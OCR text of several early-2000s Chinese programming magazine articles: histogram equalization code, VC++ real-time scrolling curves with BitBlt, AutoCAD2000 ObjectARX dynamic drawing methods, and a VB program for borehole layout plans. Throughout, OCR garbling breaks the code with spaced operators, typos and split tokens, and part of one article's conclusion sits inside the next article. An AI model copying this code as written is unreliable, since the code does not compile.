  SumGray[i] =SumGray[i –1] +FrequenceGray[i]; //灰度级频度数累加
For(i =0; i <256; i + + );
    SumGray[i] = (int) (SumGray[i] * 255/PixelsSource); //计算调整灰度值
//灰度值变换
for(i =0; i <ImageHeight; i + + )
{
   for(j =0; j <ImageWidth; j + + )
   {
     k =i * lamgeHeight +j;
     r =g =b =SumGray[pixelsGray[k]];
     ImageDestination[k] =0xFF000000 | (( r < < 16 ) | ( g < < 8 ) | b );
   }
  }
}
```

四、 程序运行结果示例




图 1 原始图像

图 2 亮度增强 1. 2 倍

图 3 亮度取反

图 4 灰度直方图均衡化修正

参考文献

1. 向世明，邓爱平 . VisualJ + + 图形设计与图像处理 . 清华出版社，2000

2. 孙家广，杨长贵 . 计算机图形学 新版 . 清华出版社，1997

3. K. R. Castleman，朱志刚等译 . 数字图像处理 . 电子工业出版社，1998

收稿日期：2001 年 3 月 8 日）

用 VC + + 实现带背景图的实时动态曲线

姚　晔　胡益雄

摘　要　本文详细介绍了在 VC + + 6.0 环境下实现带背景图的实时动态曲线的两种方法，同时还给出了相应的程序源代码。

关键词　VC + +，直接平移法，辅助图片框法，实时动态曲线

一、前言

在许多测控软件中，实时曲线反映的是现场数据的实时性，以监测该点在现场工况变化情况下的控制稳定性，因此，需要显示曲线的动态变化。通常当前点在曲线的最右端显示，随时间的推移，整个曲线动态地向左移动。用 VC + + 开发测控系统软件，实时动态曲线的实现是其中一个重要环节。为使软件界面更为生动，还需在动态曲线背后添加一些有意义的背景图，如坐标轴、单位方格等。本文将详细介绍 VC + + 6.0 应用程序实现带背景图的实时动态曲线的两种方法，并给出相应的程序源代码。

二、方法介绍和实现原理

1. 直接平移法




图 1　直接平移法实现动态曲线示意图

该法是对屏幕图片框（对用户可见）上的某区域曲线图直接进行平移，从而实现曲线动态移动效果。如图 1 所示，当曲线尚未绘至屏幕图片框的右边界时，曲线不用移动，到达右边界后将右边某区域的曲线图以位图的形式保存在一个自定义的设备场景中，之后用背景图重绘屏幕图片框以消隐其中的所有曲线，然后将保存的曲线位图拷贝到屏幕图片框的最左端，最后用最新数据绘制最右端线段。直接平移法用到的一个关键函数是 BitBlt 函数，其函数原型如下：

BOOL BitBlt(int x, int y, int nwidth, int nheight, CDC * pScrDC, int xSrc, int ySrc, DWORD dwRop)

x——指定目的矩形左上角的逻辑 x 坐标；

y——指定目的矩形左上角的逻辑 y 坐标；

nwidth、nheight——目的矩形和源位图的宽度和高度；

pScrDC—— 指向一个 CDC 对象的指针，用于标识从中拷贝出位图的源设备

描述表：

xSrc——源位图左上角的逻辑 x 坐标；

ySrc——源位图左上角的逻辑 y 坐标；

dwRop——要执行的光栅操作。

该函数可将一幅位图从一个设备场景复制到另一个设备场景中，通过它为设备场景赋予初始背景图可实现曲线的消隐。BitBlt 函数以块复制的形式快速传递位图而不必重复绘制数据点，利用它不但可以很好地实现曲线的平滑移动，而且还可以减少资源的消耗。

2. 辅助图片框法

这种方法是通过一个辅助图片框（对用户不可见）实现的。辅助图片框的高度与屏幕图片框相同，宽度为屏幕图片框的两倍，如图 2 ~ 6 所示。曲线图的绘制是在辅助图片框中进行，通过 BitBlt 函数可将辅助图片框中的当前曲线复制到屏幕图片框中，从而实现屏幕图片框曲线的实时更新，形成动态平移效果。具体操作过程如下：

1 当曲线还没到达辅助图片框 b 界线时，直接将[a b]区域的曲线图复制到屏幕图片框中，如图 2 所示。




图 2　辅助图片框法示意图 ()

2 当曲线超过辅助图片框 b 界线但没到达 c 界限时，则需复制的区域随曲线的向右推进而不断变化，如图 3 所示。

3 当曲线到达辅助图片框 c 界限时，先将[b c]区域的曲线图复制到屏幕图片框中，再用背景图重画辅助图片框[a b]区域，如图 4 所示。




图 3 辅助图片框法示意图 (2)




图 4 辅助图片框法示意图 (3)




图 5 辅助图片框法示意图 (4)




图 6 辅助图片框法示意图 (5)

4 继续用最新数据从辅助图片框的最左端画曲线，同时将相应区域的曲线图依次复制到屏幕图片框中，使屏幕图片框始终出现当前最新曲线，如图 5 所示。

5 当曲线再次到达辅助图片框 b 界限时，先将[a b]区域的曲线图复制到屏幕图片框中，再用背景图重绘辅助图片框[b c]区域，如图 6 所示。

(6) 再次进行第 2 步操作，进入下一个绘图周期。

三、实现程序源代码

为了便于读者能顺利地在 VC + + 6.0 环境下实现带背景图的实时动画曲线，下面给出具体实现步骤和详细 VC 程序源代码。

1. 直接平移法程序

(1) 创建一个基于单文档的应用工程，将之命名为“AnimateLine”；

(2) 在 AnimateLineView.h 头文件中加入代码：

```
public:
int offsetx; //曲线每次向前推进的水平距离
    CDC m_dc;
    CBitmap m_bmp;
```

(3) 利用 ClassWizard 在 CAnimateLine1View 类中生成一个 OnDraw 成员函数，并在该函数中添加代码：

```
void CAnimateLine1View::OnDraw(CDC * pDC)
{
  //在客户屏幕上建立一个曲线绘制区域，区域大小为 200×100，背景为方格黑背景
    CRect rect(200, 100, 400, 200);
    CBrush bkbrush(HS_CROSS, RGB(0, 128, 0));
    pDC->SetBkColor(RGB(0, 0, 0));
    pDC->FillRect(rect, &bkbrush);
  //创建一个与设备描述表 pDC 兼容的位图，尺寸为 195×100 大小，用来保存需要移动的曲线图
    if(m_dc.GetSafeHdc() = =NULL)
    {
    CRect rect1(0, 0, 195, 100);
    m_dc.CreateCompatibleDC(pDC);
    m_bmp.CreateCompatibleBitmap(pDC, 195, 100);
    m_dc.SelectObject(m_bmp);
    m_dc.SetBkColor(RGB(0, 0, 0));
    m_dc.FillRect(rect1, &bkbrush);
    }
}
```

(4) 在 CAnimateLine1View 类成员函数 OnInitialUpdate 中定制一个定时器，同时，在 ClassWizard 的帮助下生成一个定时器消息处理函数，用于定时绘制曲线，实现实时曲线动态效果。具体代码如下：

```
void CAnimateLine1View::OnInitialUpdate()
{
    CFormView::OnInitialUpdate();
    GetParentFrame()->RecalcLayout();
    ResizeParentToFit();
  //以下代码意味着：曲线每隔 200 毫秒前进 5 单元水平距离
    offsetx = 5;
    SetTimer(1, 200, NULL);
}
////////////////////////////////////
void CAnimateLine1View::OnTimer(UINT nIDEvent)
{
    CClientDC dc(this);
    static int x = 200;
    static int y = 200;
    CPen pen1(PS_SOLID, 0, RGB(255, 0, 8));
    CPen * oldpen1 = NULL;
    oldpen1 = dc.SelectObject(&pen1);
  //以下代码用来实现动态曲线
    x = x + offsetx;
  //如果曲线没有超出屏幕图片框右边界线，直接在屏幕
  //图片框区域内 绘制曲线，不用平移
    if(x < = 400)
    {
    dc.MoveTo(x - offsetx, y);
    y = 200 - rand()%90; //模拟数据采样值
    dc.LineTo(x, y);
    }
  //如果曲线超出屏幕图片框右边界线，则需要平移曲线图
    else
    {
    CRect rect(200, 100, 400, 200);
    CBrush bkbrush(HS_CROSS, RGB(0, 128, 0));
  //保存需要移动的曲线图象
  m_dc.BitBlt(0, 0, 195, 100, &dc, 205, 100, SRCCOPY);
```

```
//用背景图重绘屏幕图片框,消隐其中的所有曲线
        dc. SetBkColor(RGB(0, 0, 0));
     dc. FillRect(rect, & bkbrush);
    //将保存的曲线图向左平移 5 单位
  dc. BitBlt(200, 100, 195, 100, & m_dc, 0, 0, SRCCOPY);
  //用新数据继续绘制曲线曲线
        dc. MoveTo(395, y);
     y = 200 - rand()%90; //模拟数据采样值
        dc. LineTo(400, y);
      }
        dc. SelectObject(oldpen1);
        CFormView: : OnTimer(nIDEvent);
  }
```

(5) 编译并运行上述程序，便可以看到一条红色的曲线在一个黑框中不停地变动着。

2. 辅助图片框法程序

程序结构和直接平移法完全一样，只是成员函数 OnDraw 和成员函数 OnTimer 中的实现代码有所不同 其具体代码如下：

```
    void CAnimateLineView: : OnDraw(CDC * pDC)
  {
//创建一个辅助曲线画图框,画图框的大小为 400 ×100,背景为方格黑背景
        CBrush bkbrush(HS_CROSS, RGB(0, 128, 0));
        CRect rc(0, 0, 400, 100);
        if(m_dc. GetSafeHdc() = =NULL)
        {
     m_dc. CreateCompatibleDC(pDC);
        m_bmp. CreateCompatibleBitmap(pDC, 400, 100);
        m_dc. SelectObject(m_bmp);
        m_dc. SetBkColor(RGB(0, 0, 0));
       m_dc. FillRect(rc, & bkbrush);
        }
  }
////////////////////////////////////
    void CAnimateLineView: : OnTimer(UINT nIDEvent)
  {
        static int x = 0;
     static int y = 0;
        static int control = 0;
   //以下代码用来实现实时动态曲线
        CClientDC dc(this);
        CRect rect(0, 0, 200, 100);
        CRect rect1(200, 0, 400, 100);
        CBrush bkbrush(HS_CROSS, RGB(0, 128, 0));
        x = x + offsetx;
     CPen pen1(PS_SOLID, 0, RGB(255, 0, 8));
        CPen * oldpen1 = NULL;
     oldpen1 = m_dc. SelectObject(& pen1);
  //如果曲线没有超出辅助图片框的中间线时,进行以下操作
     if(x < = 200)
       {
  //在辅助图片框中画曲线
        m_dc. MoveTo(x - offsetx, y);
     y = 100 - rand()%90; //模拟数据采样值
        m_dc. LineTo(x, y);
  //将辅助图片框中的曲线拷贝到屏幕图片框中
        if(control = = 0)
          {
    dc. BitBlt(200, 100, 200, 100, & m_dc, 0, 0, SRCCOPY);
          }
        else
          {
  dc. BitBlt(200, 100, 200 - x, 100, & m_dc, 200 + x, 0, SRC-
COPY);
    dc. BitBlt(400 - x, 100, x, 100, & m_dc, 0, 0, SRCCOPY);
          }
      }
  //如果曲线超过辅助图片框的中间线但还没到达辅助图片框右边界线时,进行以下操作
      if(x < = 400& & x>200)
     {
          if(control = = 1)
        {
dc. BitBlt(200, 100, 200, 100, & m_dc, x - 200, 0, SRCCOPY);
        m_dc. FillRect(rect1, & bkbrush);
        control = 0;
        }
  //在辅助图片框中画曲线
        m_dc. MoveTo(x - offsetx, y);
        y = 100 - rand()%90; //模拟数据采样值
        m_dc. LineTo(x, y);
  //将辅助图片框中的曲线拷贝到屏幕图片框中
dc. BitBlt(200, 100, 200, 100, & m_dc, x - 200, 0, SRCCOPY);
      }
  //如果曲线到达辅助图片框右边界线时,进行以下操作
        if(x>400)
       {
        x = 0;
dc. BitBlt(200, 100, 200 - x, 100, & m_dc, 200 + x, 0, SRC-
COPY);
  dc. BitBlt(400 - x, 100, x, 100, & m_dc, 0, 0, SRCCOPY);
        m_dc. SetBkColor(RGB(0, 0, 0));
        m_dc. FillRect(rect, & bkbrush);
        control = 1;
        }
        dc. SelectObject(oldpen1);
        CFormView: : OnTimer(nIDEvent);
      }
```

参考文献

1. David J. Kruglingski 著，王国印译． Visual C + +4. 0 技术内幕．清华大学出版社，1998

2. Robert D. Thompson 著．MFC 开发人员参考手册[M]. 机械工业出版社，1998. 8

3. Leinecker R C. Visual C + +开发技术内幕[M]. 机械工业出版社，1999

4. 木林森，高峰霞，罗丽琼等编著．Visual C + + 6. 0 使用指南与开发[M]. 请华大学出版社，1998

收稿日期：2001 年 4 月 13 日)

AutoCAD2000 二次开发中动态向导绘图的实现

章 兵 刘瑞祥 张 峰

摘 要 本文讨论了 AutoCAD2000 二次开发中动态向导绘图的四种实现方法，详细介绍了 acedDragGen 方法和 AcEdJig 方法，并给出了程序实例。

关键字 AutoCAD2000，动态向导绘图，acedDragGen，AcEdJig

AutoCAD2000 本身提供了一些常见图形元素的动态向导绘图，如直线、圆、圆弧等，但是仅有这些是远远不够的，尤其是和具体的专业结合起来，所以我们在自己的专业领域内做二次开发时，希望实现各类具体的实体模型的动态向导绘图。动态向导绘图技术的关键在于实现图形实体的动态关联，以方便用户根据观察到的效果来绘制具体的图形。本文根据实现实体动态关联所采用的不同方法，介绍了四种动态向导绘图实现方式。开发中用到的相关软件为：AutoCAD2000、ObjectARX2000、Visual C + + 6. 0。

一、acedCommand 方法

这种方法通过调用 ObjectARX2000 的全局函数 acedCommand，来激活 AutoCAD2000 中的内部命令 “MOVE”、“EXTEND”、“TRIM”等，将程序的执行移交给 AutoCAD2000 系统，从而实现对任意图形的平移、旋转、缩放等变换。该方法代码非常简单，但在程序中使用不方便，不太适于复杂图形。下面的代码实现了绘制一个三角形，并可以任意地平行移动该三角形的操作。

```
int MoveTriangle( )
{
    ads_point pt1 = {100, 50, 0}, pt2 = {200, 50, 0}, pt3
= {200, 150, 0}, pt4 = {150, 100, 0};
    ads_name last_ent, next_ent, sset;
    LINE(pt1, pt2);  //画出三角形
    LINE(pt2, pt3);
    LINE(pt3, pt1);
    acdbEntNext(NULL, last_ent);
  acedSSAdd(NULL, NULL, sset); //构造一个新的选择集
 acedSSAdd(last_ent, sset, sset); //添加实体到选择集中
    for(; ; ){
    if( acdbEntNext(last_ent, next_ent) = = RTNORM )
{;
            acedSSAdd(next_ent, sset, sset);
            ads_name_set(next_ent, last_ent)
        }
        else
            break;
  }
   //调用 AutoCAD2000 的内部命令来实现移动操作
    acedCommand(RTSTR, " MOVE", RTPICKS, sset, RT-
STR, "", RT3DPOINT, pt4, 0);
  acedSSFree(sset);
  return RTNORM;
}
```

二、acedGrRead 方法

该方法通过调用 ObjectARX2000 的全局函数 acedGrRead 来监视外设的行为，接受键盘、鼠标等外部设备的输入，并根据程序的要求做出相应的处理。该方法代码逻辑简明，具有较强的功能。以下源代码实现了对一简易飞机模型两翼的动态向导设计。

```
  int Plane( )
{
ads_point pt1 = {5, 2, 0}, pt2 = {5, 8, 0}, pt3, pt4, rlt,
add_pt3;
        LINE(pt1, pt2);
        acutPrintf("\n 请指定飞机两翼的位置: ");
        int type = 0;
        for(; type! =3; )
{
            type = 0;
            struct resbuf read_rb;
            acedGrRead(1 +2 +4 +8, & type, & read_rb);
            //监视外设行为
            if(type = =0)
{
                acedRedraw(NULL, 1);
                return RTERROR;
            }
            if(type = =5)
            {
                type =0;
                COPY_POINT(pt3, read_rb. resval. rpoint);
                //获取外设输入
```

```
                acutPolar(pt3, 0, 1, add_pt3);
            acdbInters(pt1, pt2, pt3, add_pt3, 0, rlt);
    acutPolar(rlt, acutAngle(rlt, pt3) +PI, acutDistance(rlt,
pt3), pt4);
                acedRedraw(NULL, 1);
                acedGrDraw(pt1, pt3, 5, 0);
                acedGrDraw(pt2, pt3, 5, 0);
                acedGrDraw(pt1, pt4, 5, 0);
                acedGrDraw(pt2, pt4, 5, 0);
            }
        }
        LINE(pt1, pt3);
        LINE(pt2, pt3);
    LINE(pt1, pt4);
    LINE(pt2, pt4);
    return RTNORM;
}
```

三、acedDragGen 方法

这种方法通过调用 ObjectARX2000 的全局函数 acedDragGen 来实现动态关联。该方法的实现代码比较复杂，但功能强大，可以实现复杂图形的动态关联。

1. 函数原型

```
int acedDragGen( const ads_name ss, const char * prompt,
int cursor, int ( * scnf) (ads_point point, ads_matrix mt),
ads_point pt);
```

该函数提示用户通过拖动的方式修改一个选择集。其中 ss 参数是被拖动的选择集，prompt 是输出的提示信息，cursor 设置拖动时光标的显示方式，pt 是整个拖动完成后返回的点，参数 scnf 是一个函数指针，它是 acedDragGen 函数中最重要的参数，在调用时必须设置为可与下面提到的函数 sample_func 兼容的函数指针：

```
int sample_func( ads_point point, ads_matrix mt )
```

该函数可以在 acedDragGen 指定的选择集上实施各种变换。只要光标移动，acedDragGen 函数就调用该函数。sample_func 函数中的第一个参数 point 是当前光标的位置，第二个参数 matrix 是一个 4×4 的转换矩阵，开发者可以根据具体需要修改该矩阵来实现对选择集的不同变换。

2. 程序示例

该程序把事先画好的圆作为选择集，在 AutoCAD2000 的命令行中输入外部命令 rect，根据命令行提示，输入宽度和长度，生成一个可以动态旋转的矩形，输入角度值或者直接用鼠标点取可以生成实体。以下是该程序的关键代码。

```
void rect()
{
    ads_name circle, sset;
    ads_point point;
    ads_point pt1, pt2, pt3, pt4, pt5, ptReturn;
//选择圆实体
acedEntSel("请选择圆实体: \n", circle, point)
//创建选择集并把圆实体加入到选择集中
  acedSSAdd(NULL, NULL, sset);
  acedSSAdd(circle, sset, sset);
  //得到圆的圆心坐标和半径
  GetCircleData(circle, center, & radius);
  //输入矩形的宽度和长度
  //调用 acedDragGen 函数进行动态旋转
int stat = acedDragGen( sset, NULL, 0, pFunc, ptReturn);
  //如果用户用鼠标来获取角度
  if( stat = = RTNORM )
          . . . . . .
  //如果用户通过命令行输入角度
  if( stat = = RTSTR & & acedGetInput(strInput) = = RT-
NORM )
      . . . . . .
  //如果用户按下了 CANCEL 键取消操作
  if( stat = = RTCAN )
      . . . . . .
}
//以下函数是 acedDragGen 函数的第四个参数
int pFunc( ads_point pt, ads_matrix mt )
{
  struct resbuf * rb1, * rb2, * rb3;
  MatrixInit(mt);
  //计算点
  acutPolar( center, afa1, length, pt1 );
  . . . . . .
  //建立结果缓冲区链表
rb1 =acutBuildList( RT3DPOINT, pt2, RT3DPOINT, pt4, 0);
  . . . . . .
  //画矢量
  acedGrVecs(rb1, NULL);
  . . . . . .
  //释放结果缓冲区
  acutRelRb(rb1);
  return RTNORM;
}
```

四、AcEdJig 方法

AcEdJig 是 ObjectARX2000 提供的一个类，该类主要用来执行顺序拖动的操作，也可以用来获取实体句柄，创建、编辑实体数据以及添加新的实体到数据库中等。它能让 AutoCAD2000 的用户利用外设（如键盘、鼠标等）来定义实体的某些外观特征，同时它还为 AutoCAD2000 应用程序的开发人员提供了访问 AutoCAD2000 拖动机制的途径。

1. 从 AcEdJig 类派生一个新类，重载以下三个函数

AcEdJig sampler 。该函数用于获取移动或旋转变化的几何值，如角度、距离、点的变化值。

AcEdJig update 。该函数分析并保存获取到的几何值。若发生变化，则调用 worldDraw 函数对实体进行刷新。

AcEdJig entity 。该函数返回一个实体指针，指向需要重新生成的实体。

2. 使用 AcEdJig 类要遵循的基本步骤

(1)从 AcEdJig 类创建一个派生类，并定义该类的一个实

体。

(2)调用 AcEdJig setDispPrompt 函数，建立提示文本。

(3)调用函数 AcEdJig drag ，该函数用于控制拖动循环 drag loop ，并且，在该拖动循环中调用 sampler 函数和 entity 函数，直到用户结束当前顺序拖动或旋转操作。

3. drag 拖动循环的执行过程

(1) 拖动循环接受一个事件。

(2)系统调用函数 AcEdJig sampler 。在 sampler 函数中，系统调用 AcEdJig setKeywordList 函数来设置关键字列表；调用 AcEdJig setSpecialCursorType 函数来设置指定的光标类型；调用 AcEdJig setUserInputControls 函数来设置用户输入控制。接着，sampler 函数继续调用 acquireXXX 函数组中的一个函数来获取几何量 角度、距离或点等）。每当获取指点设备的当前位置后，sampler 函数总是立即返回。

(3)在 sampler 函数中，需要判断标样的几何量是否发生了变化，如果没有变化，函数返回 kNoChange，同时屏幕上图形不用改动而继续保留，并返回到第(1)步。


(4)如果标样的几何量发生了变化，sampler 函数仍然返回 kNoChange，则返回到第(1)步；否则，进行步骤(5)。

(5)拖动源的对象调用 AcEdJig update 函数，用获取的几何量对实体进行刷新。

(6)拖动源的对象调用 AcEdJig entity 函数，返回一个指针，该指针被设置为即将重建的实体的地址。然后，拖动源在当前实体上调用 worldDraw 函数，对其进行重建。

(7)除非通过点设备的选择产生了当前拖动事件或按 CANCEL 键、或者发出一个串终结符结束拖动，否则返回第(1)步。

4. 拖动循环的流程图



拖动循环流程图

5. 程序示例

该程序实现了动态向导画椭圆的功能，在 AutoCAD2000 的命令行里输入外部命令 createEllipse，根据提示依次输入椭圆中心、长半轴、短半轴。以下是该程序的关键代码。

```
//从 AcEdJig 类派生 AsdkEllipseJig 类
class AsdkEllipseJig : public AcEdJig
{
public:
  AsdkEllipseJig(const AcGePoint3d &, const AcGeVector3d& );
    void doIt();
    virtual DragStatus sampler();
    virtual Adesk::Boolean update();
    virtual AcDbEntity * entity() const;
private:
    AcDbEllipse *mpEllipse;
    AcGePoint3d mCenterPt, mAxisPt;
    AcGeVector3d mMajorAxis, mNormal;
    double mRadiusRatio;
    int mPromptCounter;
};
//实现动态向导画椭圆的外部命令函数
void createEllipse()
{
    AcGePoint3d tempPt;
    struct resbuf rbFrom, rbTo;
acedGetPoint(NULL, "\n请输入椭圆的中心点:", asDblArray(tempPt));
//坐标转换,从 UCS 到 WCS
    rbFrom.restype = RTSHORT;
    rbFrom.resval.rint = 1;
    rbTo.restype = RTSHORT;
    rbTo.resval.rint = 0;
    acedTrans(asDblArray(tempPt), &rbFrom, &rbTo, Adesk::kFalse, asDblArray(tempPt));
  //得到 z 轴单位向量
    AcGeVector3d x = acdbHostApplicationServices()->workingDatabase()->ucsxdir();
    AcGeVector3d y = acdbHostApplicationServices()->workingDatabase()->ucsydir();
    AcGeVector3d normalVec = x.crossProduct(y);
normalVec.normalize();
//生成类 AsdkEllipseJig 的一个对象指针
AsdkEllipseJig * pJig = new AsdkEllipseJig(tempPt, normalVec);
//开始拖动循环
pJig->doIt();
//删除对象指针
    delete pJig;
}
```

五、总结

acedCommand 方法代码简单，一般只用于简单图形的动态向导绘图。acedGrRead 方法功能较强，多用于实现动态尺寸标注。acedDragGen 方法功能强大，基本上能满足 Auto-

在 AutoCAD 中绘制钻孔平面布置图

刘　太　赵玉莲

摘　要　本文通过对 AutoCAD 的二次开发，给出了一个根据钻孔特征数据在 AutoCAD 中自动绘制钻孔平面布置图的方法。

关键词　Visual Basic，AutoCAD，钻孔布置图，剖面线

一、问题的产生

随着工程勘察行业计算机成图技术的普及，传统的钻孔柱状图、钻孔剖面图和钻孔平面布置图的绘制已由手工方式转化为计算机方式。其中钻孔平面布置图的绘制过程需要根据钻孔的特征数据进行绘制，并标注钻孔的特征数据，然后进行钻孔剖面线的绘制，最后进行图名、图例的标注，并加入图框，形成完整的钻孔平面布置图。

上述的成图过程，需要首先在 AutoCAD 中绘制出钻孔的符号，然后进行钻孔特征数据的标注，接着根据钻孔剖面情况进行钻孔剖面线的绘制，最后加入图框信息，形成完整的钻孔平面布置图。显然，这种方法比较繁琐，而且很容易出现数据错误，造成钻孔平面布置图的绘制错误。

二、问题的解决

我们曾经给一些单位做过这样的钻孔平面布置图，但由于上述成图方法的缺点，使得绘制的钻孔平面布置图难免出现错误，造成图形的反复修改，从而浪费了不少的宝贵时间。于是，就琢磨，能否将这种手工成图方式改为自动成图呢？经过一段时间的探索，我们编制了一个根据钻孔数据和钻孔剖面情况进行钻孔平面布置图绘制的自动成图程序，程序中巧妙地利用了 AutoCAD 的系统变量对 CAD 的成图环境进行判断，以便成图程序能够顺利运行，并且该程序具有一定的开放性，很容易扩展应用，希望对工勘行业的同仁们有所启发。

三、程序设计

根据以上思路，进行程序设计，具体步骤如下：

在 VB6 环境下，新建一标准 EXE 工程，在 VB6 的工程菜单中（Project）的引用（References）选项中将 AutoCAD 2000 Type Library 选中。

工程名为“钻孔平面图”，工程文件名为“钻孔平面图.vbp”，窗体名为 FrmDrawGX.frm。程序界面设计见下图：

为了便于程序的维护，程序中设计了一个窗体和三个模块，它们的名称和作用如下：

窗体：frmDrawXG.frm　　主程序

模块：mdlCADDraw.bas　　绘图模块

mdlChkTextInput.bas　　检查组合框的输入模块

mdlDiskAndAngle.bas　　计算两点之间的方位角模块

其中窗体的控件名称和属性见表 1 未列入部分采用默认值或自定义 。

窗体中菜单、工具栏、状态栏部分的设计分别见表 2、表 3、表 4。

工具栏和状态栏中的图像可以自由选择，在此不作说明。

CAD2000 应用程序开发人员的所有要求，程序的实现较为复杂。AcEdJig 方法运用了类的思想，采用的是面向对象的编程技术，因此该方法实现的动态关联以及动态向导方式的绘图都具有更大的灵活性和可行性。如果在二次开发中要实现复杂图形的动态向导绘图，则多采用后两种方法。

（收稿日期：2001 年 5 月 9 日）

表 1 窗体的控件名称和属性

控件名称	属性	内容	类别	备注
Label1	Caption	1:	Label控件	
Frame1	Caption	成图比例尺	Frame控件	
Frame2	Caption	图形修饰		
chkIkfj(1) 1=0-2	Caption	加图名 加图框 加图网	CheckBox控件	控件数组 选择图形附件信息
DlgDataFile			CommonDialog控件	打开文件对话框
ImgTb			ImageList控件	保存工具栏图像
stbDraw			StatusBar控件	显示程序的运行状态
tbDraw			Toolbar控件	快捷工具栏
Image1			Image控件	显示钻孔剖面图样图

表 2 菜单设计说明

工具栏索引	工具栏标题	工具栏关键字	备注
1	平面图	DrawGraph	绘制平面图
3	剖面线	QueryFind	绘制剖面线
5	退出	Exit	

表 3 工具栏设计说明

面板索引	工具提示文本	备注
1	程序运行的状态	显示程序运行的状态
2	系统当前时间	显示系统的当前时间
3	系统当前日期	显示系统的当前日期

表 4 状态栏设计说明

菜单标题	菜单名称	备注
平面图(&D)	mnuDraw	
根据钻孔索引文件成图(&F)	mnuDrawOfFile	绘制平面图
剖面线(&P)	mnuPMX	
根据剖面线信息钻孔绘制图线(&L)	mnuDrawPMX	绘制剖面线
退出(&X)	mnuExit	退出系统

四、程序说明

1. 程序中用到的钻孔索引文件的格式为：

钻孔编号、钻孔类型、X 坐标、Y 坐标、钻孔高程、孔深、水位

ZK1、BGK、427.50、717.00、11、1、0.5

……

剖面线索引文件格式为：

施工区域 如：光明花园小区）

1，补 1，zk1，zk2，zk3，zk4，zk5，zk6，zk7，zk8

2，补 2，zk9，zk10，zk11，zk12，zk13，zk14，zk15，zk16

……

2. 程序中绘图模板的设置：

层 建筑物、剖面线、图框、相关地物、钻孔、钻孔信息、1、0

块：BGK、BGQY、BK、QSK、QYK、TL、ZBZ、ZRB

3. 程序的开放性：

为了能适应不同单位的具体要求，程序采用了开放性设计。如果需要改变钻孔的表示方式，只需要在模板文件 工勘平面图 . dwt）中定义一个新钻孔符号块，同时在钻孔符号配置文件 KFuHao. cfg）中加入自定义的钻孔，那么在以后的成图中就可以根据新的配置情况进行成图，从而达到在不修改程序的情况下，使系统具有足够的开放性。

4. 程序的运行：

本程序在中文 Windows Me、中文 VB6 专业版 SP4 和英文 AutoCAD2000 环境下调试通过，稍做修改，也可运行在 Win9x 和 AutoCAD R14 环境下。

5. 程序的运行实例：

程序附带的实例是某县一个住宅小区的钻孔实际布置情况，其中：

1 “钻孔布置示例 . dat ”为钻孔信息文件。

2 “钻孔布置示例剖面数据 . dat ”为钻孔剖面线连接情况文件。

3 “钻孔平面图示例 . dwg ”为本程序生成的钻孔平面布置图。

五、程序代码

1. 窗体代码

```
Option Explicit
Dim intFileNo As Integer          ′定义打开文件的文件号
′绘制钻孔平面图
Private Sub SubDrawGraph()
    Dim strInFileName As String       ′打开数据文件的文件名
    Dim intNumber As Long             ′记数器
    Dim strScale As String            ′比例尺
    Dim intI As Integer               ′循环变量
    Dim intFileNo As Integer          ′打开文件号
    stbDraw. Panels(1). Text = ″正在准备绘制钻孔布置图″
    ′打开文件
    strInFileName = ″″
